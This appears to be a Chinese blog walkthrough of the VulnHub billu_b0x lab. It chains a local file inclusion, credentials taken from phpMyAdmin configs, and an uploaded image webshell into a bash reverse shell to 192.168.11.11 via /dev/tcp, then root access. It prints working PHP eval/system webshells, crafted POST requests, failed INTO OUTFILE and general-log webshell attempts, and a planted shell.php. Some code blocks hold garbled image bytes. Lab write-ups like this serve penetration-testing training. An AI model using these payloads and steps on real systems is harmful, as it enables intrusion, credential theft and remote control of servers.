- **panel.php**: 存在文件包含漏洞，将任意文件解析为php文件，之后可用于解析图片马

```
if(isset($_POST['continue']))  
{  
    $dir=getcwd();  
    $choice=str_replace('./','',$POST['load']);  
  
    if($choice==='add')  
    {  
        include($dir.'/'.$choice.'.php');  
        die();  
    }  
  
    if($choice==='show')  
    {  
        include($dir.'/'.$choice.'.php');  
        die();  
    }  
    else  
    {  
        include($dir.'/'.$POST['load']);  
    }  
}
```

https://blog.csdn.net/qq_43968080

再试一下能否下载其他路径文件，尝试passwd，惊喜！



居然可以拿到其他文件，而且还是高权限文件，再使用nmap扫描是否支持上传文件，发现不能

```
root@kali:~/Desktop# nmap --script=http-methods 192.168.11.22
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-03 11:39 EDT
Nmap scan report for 192.168.11.22
Host is up (0.0026s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST
MAC Address: 00:0C:29:E3:BD:0B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
```

3) 审计phpmyadmin配置文件，得到数据库账户信息

ok，那就利用文件泄露的漏洞来看一下phpmyadmin配置文件（因为发现的 `/phpmy/` 路径是phpmyadmin）

默认的phpmyadmin配置文件位于phpmyadmin文件夹下，一般以下两个都是：

- `./libraries/config.default.php`
- `./config.inc.php`

下载第一个，因为当前phpmy已经是根目录，所以直接使用相对路径即可访问到

Raw	Params	Headers	Hex
POST /test HTTP/1.1 Host: 192.168.11.22 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Cookie: PHPSESSID=jjneulif3aon2c9197ani7okd0; BEEFH00K=5GUXMfoLXBLoi2e2yh7tSI9teQ9F1hIhMLKMU0S0G8q6LR9gx2Hk8hnSbUYIggPJ9qMRfsWMlyWmhoWW Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded Content-Length: 0			
file= /phpmy/libraries/config.default.php			

也可以写绝对地址 (`var/www/phpmy/libraries/config.default.php`)

保存至本地后，查找user关键字，发现了一个root用户，但是没有密码

```
/**  
 * MySQL user  
 *  
 * @global string $cfg['Servers'][$i]['user']  
 */  
$cfg['Servers'][$i]['user'] = 'root';  
  
/**  
 * MySQL password (only needed with 'config' auth_type)  
 *  
 * @global string $cfg['Servers'][$i]['password']  
 */  
$cfg['Servers'][$i]['password'] = '';
```

下载并查看另一个配置文件，得到了一组账户信息

```
/* Server: localhost [1] */  
$i++;  
$cfg['Servers'][$i]['verbose'] = 'localhost';  
$cfg['Servers'][$i]['host'] = 'localhost';  
$cfg['Servers'][$i]['port'] = '';  
$cfg['Servers'][$i]['socket'] = '';  
$cfg['Servers'][$i]['connect_type'] = 'tcp';  
$cfg['Servers'][$i]['extension'] = 'mysqli';  
$cfg['Servers'][$i]['auth type'] = 'cookie';  
$cfg['Servers'][$i]['user'] = 'root';  
$cfg['Servers'][$i]['password'] = 'roottoor';  
$cfg['Servers'][$i]['ALLOWNOPassword'] = true;
```

再根据刚才 `c.php` 里的数据库账号密码，现在得到了两组连接数据库的账户：


- billu: b0x_billu
- root: roottoor

下面使用这两组账户，来登录phpmyadmin

2.4、phpmy: 信息泄漏

1) 登入phpmyadmin得到敏感信息

phpmy是phpmyadmin管理界面，**root: roottoor** 登录失败，使用 **billu: b0x_bill** 登录成功



ica_lab库 里有三张表:

- 在 `auth`表 里发现了一个账户: `biLLu`、`hEx_it` (此帐户信息成功登入了`index.php`)

+ 选项			
← T →			
	id	uname	pass
<input type="checkbox"/> 编辑 快速编辑 复制 删除	1	biLLu	hEx_it

全选 / 全不选 选中项: 修改 删除 导出

- `download`表 内容含义暂时未知:

+ 选项			
← T →			
	id	image_name	location
<input type="checkbox"/> 编辑 快速编辑 复制 删除	1	Marine ford	images/marine.jpg
<input type="checkbox"/> 编辑 快速编辑 复制 删除	2	Luffy fourth gear	images/Gear_Four_luffy.jpg
<input type="checkbox"/> 编辑 快速编辑 复制 删除	3	Newgate Vs Teach	images/Newgate_Vs_Teach.jpg
<input type="checkbox"/> 编辑 快速编辑 复制 删除	4	straw-hat crew	images/straw_hat_crew.jpg
<input type="checkbox"/> 编辑 快速编辑 复制 删除	5	Whitebeard luffy ace	images/Whitebeard_luffy_ace.jpg

- `user`表 内容含义暂时未知:

+ 选项				
← T →				
	id	name	image	address
<input type="checkbox"/> 编辑 快速编辑 复制 删除	1	Jack	jack.jpg	Jack sparrow, Pirate of the caribbean
<input type="checkbox"/> 编辑 快速编辑 复制 删除	2	Captain Barbossa	CaptBarbossa.JPG	Captain Barbossa, pirate of the caribbean
<input type="checkbox"/> 编辑 快速编辑 复制 删除	1234	qw	â¼ç%#1.png	qw
<input type="checkbox"/> 编辑 快速编辑 复制 删除	1337	xx	cmd.jpg	xx

2) 利用phpmyadmin挂马

继续phpmyadmin的测试, 既然进入了phpmyadmin后台, 自然要看一下能否利用phpmyadmin来挂马, 在上一篇: [VulnHub靶机系列之——Lazysysadmin](#) 中已经说到了phpmyadmin的两种挂马方法:

- phpmyadmin中挂马的两种方式:
 - `into outfile` 直接写文件;
 - 利用日志执行包含木马的sql语句。

但是两种方式都必须满足三个条件:

- 未限制文件路径
- 当前用户有写文件权限
- 知道网站根目录

2.1) 利用outfile写文件挂马

现在条件三已经满足，网站根目录是 `/var/www`，查看是否对写文件的路径做以限制

```
show variables like '%secure%'
```



SHOW VARIABLES LIKE '%secure%'

+ 选项

Variable_name	Value
secure_auth	OFF
secure_file_priv	

https://blog.csdn.net/qq_43968080

哇唔，没有限制，写一个php木马测试文件试试

```
select '<?php phpinfo(); ?>' into outfile "/var/www/shell1.php"
```



#1045 - Access denied for user 'billu'@'localhost' (using password: YES)

在服务器 "localhost" 运行 SQL 查询:

```
select '<?php phpinfo(); ?>' into outfile "/var/www/shell1.php"
```

https://blog.csdn.net/qq_43968080

唉，没有写文件的权限，后来试了一下，连新建数据库的权限都没有，哭了。

2.2) 利用日志文件挂马

继续试一下日志文件能否挂马，查看全局日志情况

```
show variables like '%general%';
```

SHOW VARIABLES LIKE '%general%'

+ 选项

Variable_name	Value
general_log	OFF
general_log_file	/var/lib/mysql/indishell.log

https://blog.csdn.net/qq_43968080

当前全局日志是关闭状态，且路径已经指定，所以必须是在root权限下，打开全局日志并修改路径。

```
set global general_log = on;
set global general_log_file = '指定路径';
```

#1227 - Access denied; you need (at least one of) the SUPER privilege(s) for this operation

在服务器 "localhost" 运行 SQL 查询:

```
set global general_log = on;
```

https://blog.csdn.net/qq_43968080

唉，权限不足，两种方法都失败，那就无法使用phpmyadmin来拿到Webshell了。

2.5、index.php 续：文件包含+图片马

1) 利用账户登录后台

之前对index页面进行sql注入无果，因此也就没有成功登入。


但是由 `auth`表 中得到的账户，想到了之前 `index.php` 文件里构造sql查询语句时，查询的表就是这个`auth`表

```
$uname=str_replace('\\',' ',urldecode($_POST['un']));
echo "<br>". $uname."<br>";
$pass=str_replace('\\',' ',urldecode($_POST['ps']));
echo "<br>". $pass."<br>";
$run='select * from auth where pass=\\'. $pass.'\\' and uname=\\'. $uname.'\\';
echo "<br>". $run."<br>";
$result = mysqli_query($conn, $run);
```

用这个账户成功登录，进入了页面后有两个选项，Show Users 是查询展示之前 `user`表里的用户



诶，这头像，似曾相识，之前在扫目录时有一个 `./uploaded_images/` 的文件夹，里边一张图就是这个头像，得到了头像路径



2) 上传图片并建立反弹shell

Add User 是创建一个用户，需要上传图片，盲猜上传的图片是用户头像，上边知道了其路径，那么在这里就可以上传一个图片马，再利用之前 `panel.php` 的文件包含漏洞，来Getshell



选一张最喜欢的小新头像，编辑器打开在末尾添加php一句话，制作图片马

```
450 F=蝶影x8F8?O经,壁xc3#间己鄙dFS忙hSOH xAFNAKxA0DC2
451 DC4GS河zVT-@ESCkn#F1崂x96#唐析18梯NEESC褪CAN1x8F0x91SOp}徽の宗DC4
452 戦稜t析f' M43US EFXSYNxF9ETB嶠zxB2CAN xD7:}xD24eO榭v>xF4DC3|&羞
453 >w淫AxDC 解xE6>O坎齡0渠UDC1x8FCANxD7?4績Rr蛙 (&FFNUL涨&FFNULv搵DL
454 <?php @eval($_POST["hack"]); ?>
```

上传后，查看所有用户确认上传成功



打开panel.php页面，选择 Show Users并抓包修改数据包如下：

- `load=show&continue=continue`

改为

```
load=/uploaded_images/aaa.jpg&continue=continue&hack=phpinfo();
```

发包，即可看到页面已经回显php信息，也就是成功执行木马

Request

```
POST /panel.php HTTP/1.1
Host: 192.168.11.22
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.11.22/panel.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://192.168.11.22
Connection: close
Cookie: PHPSESSID=jjneulif3aon2c9I97ani7okd0;
BEEFH00K=5GUXMfoLXLoi2e2yh7tSI9teQ9F1lhMLKMU0S0G8q6LR9gx2Hk8hnSbUYIggPJ9qM
RfsWmlyWmhoWW
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

load=/uploaded_images/aaa.jpg&continue=continue&hack=phpinfo();Zz
```

Response

```
hr {width: 600px; background-color: #ecccc; border: 0px; height: 1px; color: #000000;}
</style>
<title>phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCHIVE" /></head>
<body><div class="center">
<table border="0" cellpadding="3" width="600">
<tr class="h"><td>
<a href="http://www.php.net/"></a><h1
class="p">PHP Version 5.3.10-1ubuntu3.26</h1>
</td></tr>
</table><tr />
<table border="0" cellpadding="3" width="600">
<tr><td class="e">System </td><td class="v">Linux indishell 3.13.0-32-generic
#57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 </td></tr>
<tr><td class="e">Build Date </td><td class="v">Feb 13 2017 20:25:26 </td></tr>
<tr><td class="e">Server API </td><td class="v">Apache 2.0 Filter </td></tr>
<tr><td class="e">Virtual Directory Support </td><td class="v">disabled </td></tr>
<tr><td class="e">Configuration File (php.ini) Path </td><td
class="v">/etc/php5/apache2filter </td></tr>
<tr><td class="e">Loaded Configuration File </td><td
class="v">/etc/php5/apache2filter/php.ini </td></tr>
<tr><td class="e">Scan this dir for additional .ini files </td><td
</tr>
```

此时可以将eval函数改为system函数，用来执行Linux命令，建立反弹shell。重新制作图片马，一句话命令如下：

```
451 DC4GS洞ZVT-@ESCkn#F1崂x96#唐析18梯NESC提CAN1x8F0x91SOp}獭
452 戰稷t析f' M43US ETXSYNxF9ETB嶠zxB2CAN XD7:}XD24eO榲v>xF4
453 >w淦AxDc 解x66>O软龄渠UDC1x8FCANxD7?4績Rr蛙(xFFNUL涨x6F
454 <?php system($_POST["hack"]); ?>
```

同样的上传抓包，修改数据包，其中hack的传值改为测试语句ls：

Request

```
POST /panel.php HTTP/1.1
Host: 192.168.11.22
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.11.22/panel.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://192.168.11.22
Connection: close
Cookie: PHPSESSID=jjneulif3aon2c9I97ani7okd0;
BEEFH00K=5GUXMfoLXLoi2e2yh7tSI9teQ9F1lhMLKMU0S0G8q6LR9gx2Hk8hnSbUYIggPJ9qM
RfsWmlyWmhoWW
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

load=/uploaded_images/aaa.jpg&continue=continue&hack=ls
```



Response

```
111.txt
add.php
c.php
cmd.php
head.php
head2.php
images
in.php
index.php
panel.php
phpmy
shell.php
show.php
test.php
uploaded_images
```


测试成功，那就可以用bash来建立反弹shell了，hack值改为以下建立反弹shell命令：

- `hack=echo "bash -i >& /dev/tcp/192.168.11.11/9999 0>&1" | bash`
(将输出的反弹shell语句，用bash来运行)

但是要对数据进行url编码，不然会将某些符号识别成关键字符，使用BurpSuit的Decoder模块对数据url编码：



在kali上使用nc监听9999端口，发包即可建立shell连接，



切换之前创建的超级用户xiaohei，提示需要使用一个terminal环境，使用以下python语句创建一个terminal环境，即可切换至root用户：

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
www-data@indishell:/var/www$ su xiaohei
su xiaohei
su: must be run from a terminal
www-data@indishell:/var/www$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@indishell:/var/www$ su xiaohei
su xiaohei
Password: xiaohei

# id
id
uid=0(root) gid=0(root) groups=0(root)
```

https://blog.csdn.net/qq_43968080

3) 在写权限的目录写入php木马 (Webshell 和 反弹会话shell)

找一个有写权限的目录，写php木马文件 `shell.php`，比如刚才的 `./uploaded_images` 目录

```
www-data@indishell:/var/www/uploaded_images$ echo '<?php @eval($_POST["hack"]); ?>' >> shell.php
</uploaded_images$ echo '<?php @eval($_POST["hack"]); ?>' >> shell.php
www-data@indishell:/var/www/uploaded_images$ cat shell.php
cat shell.php
<?php @eval($_POST["hack"]); ?>
www-data@indishell:/var/www/uploaded_images$ |
```

蚁剑连接即可，这是Webshell，方便对站点文件进行操作

```
192.168.11.22 192.168.11.22
```

```
(*) 基础信息
当前路径: /var/www/uploaded_images
磁盘列表: /
系统信息: Linux indishell 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/uploaded_images) $ ls
CaptBarbossa.JPG
aaa.jpg
c.JPG
cmd.jpg
cmd.php
cmd1.php
hack.php
jack.jpg
jack2.jpg
jack3.jpg
jack4.jpg
shell.php
xx.php
图片1.png
(www-data:/var/www/uploaded_images) $
```

https://blog.csdn.net/qq_43968080

